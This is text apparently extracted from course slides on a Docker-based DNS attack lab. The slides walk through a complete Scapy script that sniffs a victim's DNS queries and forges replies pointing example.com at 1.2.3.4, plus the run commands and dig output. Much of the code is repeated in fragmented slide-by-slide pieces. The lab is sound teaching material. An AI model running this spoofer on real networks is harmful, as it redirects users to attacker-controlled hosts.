
We will once again use docker to setup our network environment



Because all these devices are on the same network (10.9.0.X), we can **sniff** their traffic!





Figure 2: Local DNS Poisoning Attack

We have 2 options:


1. Send a spoofed DNS response packet to the **client** (10.9.0.5) that looks like it came from the **local DNS server** (10.9.0.53)
2. Send a spoofed DNS response packet to the **local DNS server** (10.9.0.53) that looks like it came from a **global DNS server** (????)

# Spoofing a DNS response to a client (Task 1)




Step 1. Sniff for DNS traffic going to the local DNS server

Spoofing a DNS response to a client (Task 1)



- Step 1. Sniff for DNS traffic going to the local DNS server
- Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!

## Spoofing a DNS response to a client (Task 1)



Step 1. Sniff for DNS traffic going to the local DNS server

Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!

Step 3. The user receives a packet that looks like it came from the Local DNS server, and the client accepts the packet and uses the IP address

# Spoofing a DNS Response Code

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]

        ip = IP ( dst = old_ip.src, src = old_ip.dst )

        udp = UDP ( dport = old_udp.sport, sport = 53 )

        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)

        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)

        spoofpkt = ip/udp/dns
        send(spoofpkt)
```

```
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

1

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

# Spoofing a DNS Response Code

```
#!/bin/env python3
```

```
from scapy.all import *  
import sys
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

target = sys.argv[1] ② 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

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def spoof_dns(pkt):  
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):  
        old_ip = pkt[IP]  
        old_udp = pkt[UDP]  
        old_dns = pkt[DNS]  
  
        ip = IP ( dst = old_ip.src, src = old_ip.dst )  
  
        udp = UDP ( dport = old_udp.sport, sport = 53 )  
  
        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)  
  
        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)  
  
        spoofpkt = ip/udp/dns  
        send(spoofpkt)
```

```
f = 'udp and (src host {} and dst port 53)'.format(target)  
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

①

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

# Spoofing a DNS Response Code

```
#!/bin/env python3
```

```
from scapy.all import *  
import sys
```

```
07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

target = sys.argv[1] ② 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

```
def spoof_dns(pkt):
```

```
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
```

```
        old_ip = pkt[IP]
```

```
        old_udp = pkt[UDP]
```

```
        old_dns = pkt[DNS]
```

③

3. Pull the IP, port, and DNS information from the sniffed packet

```
        ip = IP ( dst = old_ip.src, src = old_ip.dst )
```

```
        udp = UDP ( dport = old_udp.sport, sport = 53 )
```

```
        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)
```

```
        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)
```

```
        spoofpkt = ip/udp/dns
```

```
        send(spoofpkt)
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f = 'udp and (src host {} and dst port 53)'.format(target)  
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
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target = sys.argv[1] 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

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```

```
        old_dns = pkt[DNS]
```

3. Pull the IP, port, and DNS information from the sniffed packet

```
        ip = IP ( dst = old_ip.src, src = old_ip.dst )
```

```
        udp = UDP ( dport = old_udp.sport, sport = 53 )
```

4. Fill in fields for the IP header, UDP header, and DNS header

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        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)
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```

```
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1. Sniff for DNS Traffic (Port 53)

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# Spoofing a DNS Response Code

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#!/bin/env python3
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from scapy.all import *  
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target = sys.argv[1] 2. We sniff for DNS traffic that has a SRC IP address of <command\_line\_argument>

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def spoof_dns(pkt):
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    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
```

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        old_ip = pkt[IP]
```

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```

3. Pull the IP, port, and DNS information from the sniffed packet

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        ip = IP ( dst = old_ip.src, src = old_ip.dst )
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```
        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd, an = Anssec)
```

```
        spoofpkt = ip/udp/dns
```

```
        send(spoofpkt)
```

5. Instead of the actual IP address of example.com, our spoofed DNS response will tell the user that the IP address is 1.2.3.4 (malicious IP)

```
f = 'udp and (src host {} and dst port 53)'.format(target)  
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

1. Sniff for DNS Traffic (Port 53)

You will need to change this value to match *your* network interface

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

(make sure you changed the network interface in the script)

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. `docksh` into the victim container and run the `dig` command to send a DNS query for `example.com`

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3  
spoofer.py 10.9.0.5  
Listening for DNS queries coming from 10.9.0.5  
.  
Sent 1 packets.
```



“The IP Address for  
example.com is 1.2.3.4”

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. docksh into the local DNS server container and flush the cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. docksh into the victim container and run the dig command to send a DNS query for example.com

# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
Listening for DNS queries coming from 10.9.0.5
.
Sent 1 packets.
```



“The IP Address for example.com is 1.2.3.4”

## Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. docksh into the local DNS server container and flush the cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```


3. docksh into the victim container and run the dig command to send a DNS query for example.com

5. The response of our Dig command should be 1.2.3.4 (the malicious IP that came from our spoofed packet)!

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47241
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4
```



Instead of going to the actual IP address for example.com (93.184.216.34), they will now go to the malicious IP address from the spoofed packet (1.2.3.4) which is an IP address the attacker controls!!

(We won't design this evil website, but it really could be anything we want (we control it!) )

